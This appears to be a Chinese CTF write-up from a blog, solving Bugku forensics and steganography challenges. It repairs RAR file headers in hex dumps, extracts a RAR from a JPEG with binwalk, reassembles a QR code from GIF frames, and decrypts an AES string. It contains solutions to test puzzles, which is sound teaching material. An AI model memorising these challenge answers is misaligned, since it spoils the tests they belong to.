


根据flag.txt可以知道这是个压缩包，而且需要我们修复文件才能得到flag，将base64解码之后的文件复制到winhex中，发现有rar文件的文件尾 **C4 3D 7B 00 40 07 00**，还存在一个名为CMT的文件，即注释

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI	ASCII
00000000	CF	90	73	00	00	0D	00	00	00	00	00	00	00	AA	3E	7A	i s	^>z
00000016	00	80	23	00	49	00	00	00	54	00	00	00	02	86	34	AB	€# I T	+4<
00000032	FE	6B	63	1D	49	1D	33	03	00	01	00	00	00	43	4D	54	pkc I 3	CMT
00000048	09	15	14	CB	DD	41	4F	95	24	48	D3	E8	8F	98	45	11	ËYAC·\$HÇè	~E
00000064	51	41	46	F7	9F	1D	20	42	7C	6D	2B	B8	69	CA	9F	28	QAF÷ÿ B m+,iËÿ(
00000080	2C	33	28	FC	48	16	99	1F	1B	18	1D	8F	38	2C	46	76	,3(üH " 8,Fv	
00000096	E1	C5	ED	67	4D	72	DE	4D	4A	D5	82	74	BE	92	BD	1F	áÁigMrÈMJÖ,t%/'%:	
00000112	0A	94	CD	BE	AE	F7	3F	22	80	4A	F7	74	20	90	2D	00	"í%8÷?"eJ÷t -	
00000128	1D	00	00	00	1D	00	00	00	02	62	D1	E7	D5	4F	63	1D	bÑçÇCc	
00000144	49	1D	30	08	00	20	00	00	00	66	6C	61	67	2E	74	78	I 0	flag.tx
00000160	74	00	B0	34	69	66	66	69	78	20	74	68	65	20	66	69	t °4ifix the fi	
00000176	6C	65	20	61	6E	64	20	67	65	74	20	74	68	65	20	66	le and get the f	
00000192	6C	61	67	C4	3D	7B	00	40	07	00	00	00	00	00	00	00	lagÅ=(@	

先保存为rar文件，然后使用UE打开，插入十六进制，补上rar的文件头 52 61 72 21 1A 07 00 ,然后保存，打开压缩包得到flag

00000000h:	52 61 72 21 1A 07 00	CF 90 73 00 00 0D 00 00 00	; Rar!...i恠.....
00000010h:	00 00 00 00 AA 3E 7A 00 80 23 00 49 00 00 00 54	;?z.€#.I...T	
00000020h:	00 00 00 02 86 34 AB FE 6B 63 1D 49 1D 33 03 00	;?驢kc.I.3..	
00000030h:	01 00 00 00 43 4D 54 09 15 14 CB DD 41 4F 95 24	;CMT...溯AO?	
00000040h:	48 D3 E8 8F 98 45 11 51 41 46 F7 9F 1D 20 42 7C	; H予彊E.QAF鱧. B	
00000050h:	6D 2B B8 69 CA 9F 28 2C 33 28 FC 48 16 99 1F 1B	; m+妍蕴(,3(隸.?.	
00000060h:	18 1D 8F 38 2C 46 76 E1 C5 ED 67 4D 72 DE 4D 4A	; ..?,Fv嶠韌Mr賴J	
00000070h:	D5 82 74 BE 92 BD 1F 0A 94 CD BE AE F7 3F 22 80	; 蒼t緬?.鑫井?"€	
00000080h:	4A F7 74 20 90 2D 00 1D 0A 00 00 00 00 02	; J鱈?......	
00000090h:	62 D1 E7 D5 4F 63 1D 49 1D 30 08 00 20 00 00 00	; b寔諛c.I.0... ..	
000000a0h:	66 6C 61 67 2E 74 78 74 00 B0 34 69 66 66 69 78	; flag.txt.?ifix	
000000b0h:	20 74 68 65 20 66 69 6C 65 20 61 6E 64 20 67 65	; the file and ge	
000000c0h:	74 20 74 68 65 20 66 6C 61 67 C4 3D 7B 00 40 07	; t the flag?{@.	
000000d0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;	



27.一个普通的压缩包(xp0intCTF) zip.rar


解压提示错误，放到winhex中发现是zip的文件头pk,改后缀为zip,解压

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	50	4B	03	04	0A	00	00	08	00	00	E7	AB	51	4B	00	00	PK ç«QK
00000016	00	00	00	00	00	00	00	00	00	00	19	00	00	00	E4	B8	ä,
00000032	80	E4	B8	AA	E6	99	AE	E9	80	9A	E7	9A	84	E5	8E	8B	€ä, *æ™@é€šçš,,ãž<
00000048	E7	BC	A9	E5	8C	85	2F	50	4B	03	04	0A	00	00	09	00	ç+@â€.../PK
00000064	00	AD	85	4F	4B	E4	8D	76	94	C1	15	00	00	C1	15	00	-...OKä v"Á Á
00000080	00	21	00	00	00	E4	B8	80	E4	B8	AA	E6	99	AE	E9	80	! ä,€ä, *æ™@é€
00000096	9A	E7	9A	84	E5	8E	8B	E7	BC	A9	E5	8C	85	2F	66	6C	šçš,,ãž<ç+@â€.../fl
00000112	61	67	2E	72	61	72	52	61	72	21	1A	07	00	CF	90	73	ag.rarRar! Ĩ s
00000128	00	00	0D	00	00	00	00	00	00	00	D5	56	74	20	90	2D	Övt -
00000144	00	10	00	00	00	10	00	00	00	02	C7	88	67	36	6D	BB	ç`g6m»
00000160	4E	4B	1D	30	08	00	20	00	00	00	66	6C	61	67	2E	74	NK 0 flag.t
00000176	78	74	00	B0	57	00	43	66	6C	61	67	20	69	73	20	6E	xt °W Cflag is n
00000192	6F	74	20	68	65	72	65	A8	3C	7A	20	90	2F	00	3A	15	ot here`<z / :
00000208	00	00	42	16	00	00	02	BC	E9	8C	2F	6E	84	4F	4B	1D	B 4é€/\n,,OK
00000224	33	0A	00	20	00	00	00	73	65	63	72	65	74	2E	70	6E	3 secret.pn
00000240	67	00	F0	40	AB	18	11	C1	11	55	08	D1	55	80	0D	99	g š@« Á U ŃU€™
00000256	C4	90	87	93	22	19	4C	58	DA	18	B1	A4	58	16	33	83	Ä +"" LXÚ ±#X 3f
00000272	08	F4	3A	18	42	0B	04	05	85	96	21	AB	1A	43	08	66	ó: B ...!« C f
00000288	EC	61	0F	A0	10	21	AB	3D	02	80	B0	10	90	C5	8D	A1	ia !«= €° Á ;
00000304	1E	84	42	B0	43	29	08	10	DA	0F	23	99	CC	F3	9D	C4	„B°C) Ú #™Íó Ä
00000320	85	86	67	73	39	DE	47	63	91	DE	C4	77	ED	A8	DC	46	...tgs9Bgc`PÄwi"ÜF
00000336	F4	C5	54	CD	55	6A	AA	A3	5F	CD	6E	77	3B	8D	EF	7A	óÄTÍUj`£_inw; iz
00000352	99	A9	A9	8F	D5	3F	0A	AA	F9	55	7F	02	9E	A2	9C	86	™@€ Ö? *ùU žcø†
00000368	88	CC	59	CC	FF	0C	57	34	7B	8B	8F	F9	C0	F7	E6	30	ˆiYiy W4{< ùÄ-æ0
00000384	E3	25	60	55	58	00	9A	CC	E6	CD	CB	FD	19	24	43	83	ã\$`UX šíæíEý \$Cf
00000400	30	46	D6	97	30	0C	ED	2D	4D	8D	E8	E6	3F	1A	FB	23	0FĈ-0 i-M èæ? ú#
00000416	10	0D	8D	1F	A8	5F	41	55	3D	55	70	4C	69	6B	6C	50	`_AU=UpLklP
00000432	78	71	69	5B	78	56	5C	08	F0	DA	11	11	A0	C5	25	20	xqi[xV\ šÚ Á\$
00000448	02	30	80	62	03	38	06	FB	D5	98	07	E8	6E	6F	72	FD	0Eb 8 ůÖ` ènorý
00000464	6F	DD	EC	CD	01	F9	02	07	CB	9F	F7	DE	3C	E4	0F	F8	6Yií ů EY-B<a ø

得到两个文件flag.txt和flag.rar,不过flag.rar打开报错secret.png文件头损坏,使用WinRAR的修复功能没有修复成功

- 一个普通的压缩包 2018/6/7 12:32 文件夹
- flag.txt 2017/10/14 23:27 文本文档

https://blog.csdn.net/qq_39629343



使用winhex打开,发现rar文件头和尾都是正常的,查看各个文件的文件头,然后进行修复

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00	Rar! ĩ s
00000010	00	00	00	00	D5	56	74	20	90	2D	00	10	00	00	00	10	Övt -
00000020	00	00	00	02	C7	88	67	36	6D	BB	4E	4B	1D	30	08	00	Ç`g6m»NK 0
00000030	20	00	00	00	66	6C	61	67	2E	74	78	74	00	B0	57	00	flag.txt °W
00000040	43	66	6C	61	67	20	69	73	20	6E	6F	74	20	68	65	72	Cflag is not her
00000050	65	A8	3C	74	20	90	2F	00	3A	15	00	00	42	16	00	00	e"<t / : B
00000060	03	BC	E9	8C	2F	6E	84	4F	4B	1D	33	0A	00	20	00	00	4éQ/n,OK 3
00000070	00	73	65	63	72	65	74	2E	70	6E	67	00	F0	40	AB	18	secret.png 8@«
00000080	11	C1	11	55	08	D1	55	80	0D	99	C4	90	87	93	22	19	Á U ÑUE »Ä ±""
00000090	4C	58	DA	18	B1	A4	58	16	33	83	08	F4	3A	18	42	0B	LXÚ ±MX 3f ó: B
000000A0	6B	80	35	85	96	21	AB	1A	08	66	EC	61	0F	A0	10	21	...!« C fia !
000000B0	AB	3D	02	80	B0	10	90	C5	8D	A1	1E	84	42	B0	43	29	«= €° Á ; „B°C)
000000C0	08	10	DA	0F	23	99	CC	F3	9D	C4	85	86	67	73	39	DE	Ú #»iô Ä..tgs9B
000000D0	47	63	91	DE	C4	77	ED	A8	DC	46	F4	C5	54	CD	55	6A	Gc`PÄwi``ÜFóÄTiUj
000000E0	AA	A3	5F	CD	6E	77	3B	8D	EF	7A	99	A9	A9	8F	D5	3F	*£_ínw; iz™@E Ö?
000000F0	0A	AA	F9	55	7F	02	9E	A2	9C	86	88	CC	59	CC	FF	0C	*üU žc«t`iYİÿ
00000100	57	34	7B	8B	8F	F9	C0	F7	E6	30	E3	25	60	55	58	00	W4{< ùÄ:«0Ä«UX
00000110	9A	CC	E6	CD	CB	FD	19	24	43	83	30	46	D6	97	30	0C	šiaiËY \$Cf0rÇ-0
00000120	ED	2D	4D	8D	E8	E6	3F	1A	FB	23	10	0D	8D	1F	A8	5F	i-M è«? ù#
00000130	41	55	3D	55	70	4C	69	6B	6C	50	78	71	69	5B	78	56	AU=UpLikiPxi[xV
00000140	5C	08	F0	DA	11	11	A0	C5	25	20	02	30	80	62	03	38	\ óÜ Á« 0Eb 8
00000150	06	FB	D5	98	07	E8	6E	6F	72	FD	6F	DD	EC	CD	01	F9	ùÖ` enoryóYiÿ ù
00000160	02	07	CB	9F	F7	DE	3C	E4	0F	F8	4E	DC	DB	7E	D0	95	ËY:É<ä øNÜÛ~É•
00000170	F9	C0	1F	B9	94	C0	FC	84	00	41	3B	40	02	10	F4	F8	ùÀ `”Àü, A;@ óø
00000180	F8	00	20	47	67	DD	B4	1F	F8	4F	8E	80	1F	FE	BC	FC	ø GgY` øOŽE þ4ü
00000190	F0	F7	97	E0	40	7E	C4	0F	EC	60	CF	D0	80	7F	38	31	8;-à@~Ä i`iðE 8l
000001A0	E5	28	E2	D1	E0	06	B4	9A	9D	FC	93	E5	D3	FA	1A	DC	á(áÑà `š u`áóÚ Û
000001B0	DC	DC	01	9E	1E	3B	7F	FC	76	EC	80	77	C8	BB	51	E1	ÜÜ ž ; üvi«wË»Qá
000001C0	F2	27	F7	7E	E0	4F	CF	C0	F2	A0	02	E4	EE	DF	F8	18	ò'~÷àöIàò aißø
000001D0	40	1F	BB	CC	BF	A0	09	AD	2E	41	1C	5B	3F	09	36	07	è »İ; -.A [? 6
000001E0	6F	01	FB	EB	66	67	0E	E8	E7	C8	49	8F	F2	3E	F2	B5	o úéfg èçEI`ø>ou


解压得到一个空白的png图片,放到winhex中,发现这是一张gif图片,另存为gif后缀

secret.png	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	47	49	46	38	39	61	18	01	18	01	91	02	00	FE	FF	FF	@IF89a ` pÿÿ
00000010	FF	FF	FF	FF	FF	FF	00	00	00	21	FF	0B	58	4D	50	20	ÿÿÿÿÿÿ !ÿ XMP
00000020	44	61	74	61	58	4D	50	3C	3F	78	70	61	63	6B	65	74	DataXMP<?xpacket
00000030	20	62	65	67	69	6E	3D	22	EF	BB	BF	22	20	69	64	3D	begin="i»¿" id=
00000040	22	57	35	4D	30	4D	70	43	65	68	69	48	7A	72	65	53	"W5M0MpCehiHzreS
00000050	7A	4E	54	63	7A	6B	63	39	64	22	3F	3E	20	3C	78	3A	zNTczkc9d"?)<x:
00000060	78	6D	70	6D	65	74	61	20	78	6D	6C	6E	73	3A	78	3D	xmpmeta xmlns:x=
00000070	22	61	64	6F	62	65	3A	6E	73	3A	6D	65	74	61	2F	22	"adobe:ns:meta/"
00000080	20	78	3A	78	6D	70	74	6B	3D	22	41	64	6F	62	65	20	x:xmptk="Adobe
00000090	58	4D	50	20	43	6F	72	65	20	35	2E	33	2D	63	30	31	XMP Core 5.3-c01
000000A0	31	20	36	36	2E	31	34	35	36	36	31	2C	20	32	30	31	1 66.145661, 201
000000B0	32	2F	30	32	2F	30	36	2D	31	34	3A	35	36	3A	32	37	2/02/06-14:56:27
000000C0	20	20	20	20	20	20	20	20	22	3E	20	3C	72	64	66	3A	"><rdf:
000000D0	52	44	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	22	68	RDF xmlns:rdf="h
000000E0	74	74	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	ttp://www.w3.org
000000F0	2F	31	39	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	/1999/02/22-rdf-
00000100	73	79	6E	74	61	78	2D	6E	73	23	22	3E	20	3C	72	64	syntax-ns#"><rd
00000110	66	3A	44	65	73	63	72	69	70	74	69	6F	6E	20	72	64	f:Description rd
00000120	66	3A	61	62	6F	75	74	3D	22	22	20	78	6D	6C	6E	73	f:about="" xmlns
00000130	3A	78	6D	70	4D	4D	3D	22	68	74	74	70	3A	2F	2F	6E	:xmpMM="http://n
00000140	73	2E	61	64	6F	62	65	2E	63	6F	6D	2F	78	61	70	2F	s.adobe.com/xap/
00000150	31	2E	30	2F	6D	6D	2F	22	20	78	6D	6C	6E	73	3A	73	1.0/mm/" xmlns:s
00000160	74	52	65	66	3D	22	68	74	74	70	3A	2F	2F	6E	73	2E	tRef="http://ns.
00000170	61	64	6F	62	65	2E	63	6F	6D	2F	78	61	70	2F	31	2E	adobe.com/xap/1.
00000180	30	2F	73	54	79	70	65	2F	52	65	73	6F	75	72	63	65	0/sType/Resource
00000190	52	65	66	23	22	20	78	6D	6C	6E	73	3A	78	6D	70	3D	Ref#" xmlns:xmp=
000001A0	22	68	74	74	70	3A	2F	2F	6E	73	2E	61	64	6F	62	65	"http://ns.adobe
000001B0	2E	63	6F	6D	2F	78	61	70	2F	31	2E	30	2F	22	20	78	.com/xap/1.0/" x
000001C0	6D	70	4D	4D	3A	4F	72	69	67	69	6E	61	6C	44	6F	63	mpMM:OriginalDoc
000001D0	75	6D	65	6E	74	49	44	3D	22	78	6D	70	2E	64	69	64	umentID="xmp.did
000001E0	3A	31	42	34	44	39	30	36	31	38	30	42	31	45	37	31	:1B4D906180B1E71

使用stegsolve工具打开，然后在 Gray bits找到二维码的下半截，只有半截也没法扫描呀，继续找上半截



使用gifsplitter工具发现这个gif是两帧，并将gif分离，使用stegsolve工具打开这两张图片



然后使用PS将两张图拼起来，再使用左下角的将上面两个角补齐，扫码得到flag



28.妹子的陌陌 momo.jpg

放到kali中使用binwalk提取，发现可能是一个rar压缩文件，改后缀解压

```
root@kali:~/桌面# binwalk momo.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
37340	0x91DC	RAR archive data, first volume type: MAIN HEAD

发现是需要密码的，密码就在图片上,解压之后得到

```
momo.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
嘟嘟嘟嘟
士兵：报告首长！已截获纳粹的加密电报！
首长：拿来看看

电报内容：
....-/-/.../---.../-.../-.../-.../-.../-.../.../.../.../---/.../---/.../.../...
首长：我操你在逗我吗？你确定是他们纳粹发的吗？
士兵：难道我弄错了？哦。。。等等是这一条

内容：http://c.bugku.com/U2FsdGVkX18t18Yi7FaGiv6jK1SBxKD30eYb52onYe0=
AES Key: @#@#¥%.....¥¥%%.....&¥

士兵：二维码真的扫不出来吗？？肯定可以扫出来
```

```
内容：http://c.bugku.com/U2FsdGVkX18t18Yi7FaGiv6jK1SBxKD30eYb52onYe0=
AES Key: @#@#¥%.....¥¥%%.....&¥
```

根据AES Key可以知道这个AES加密，将 [U2FsdGVkX18t18Yi7FaGiv6jK1SBxKD30eYb52onYe0=](http://c.bugku.com/U2FsdGVkX18t18Yi7FaGiv6jK1SBxKD30eYb52onYe0=) 解密

加密前字符串

U2FsdGVKX18t18Yl7FaGiv6jK1SBxKD30eYb52onYe0=

密钥

@#%&'()*+,-./:;<=>?@#%&'()*+,-./:;<=>?@#%&'()*+,-./:;<=>?

SHA1 SHA224 SHA256 SHA384 SHA512 MD5 HmacSHA1 HmacSHA224 HmacSHA256 HmacSHA384 HmacSHA512 HmacMD5
UriEncode UriDecode AES加密 AES解密 DES加密 DES解密 Rabbit加密 Rabbit解密 RC4加密 RC4解密 TripleDES加密 TripleDES解密 base64加密
base64解密

结果

momoj2j.png

https://blog.csdn.net/qq_39629343

<http://c.bugku.com/momoj2j.png>

下载下来使用stegsolve工具进行反色，得到flag



29.就五层你能解开吗 Challenges%EF%BC%9ACryptography+500.7z

提示：第一层：CRC32 碰撞

第二层：维吉尼亚密码

第三层：sha1 碰撞

第四层：md5 相同文件不同

第五层：RSA

这题先留着，后面更新



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)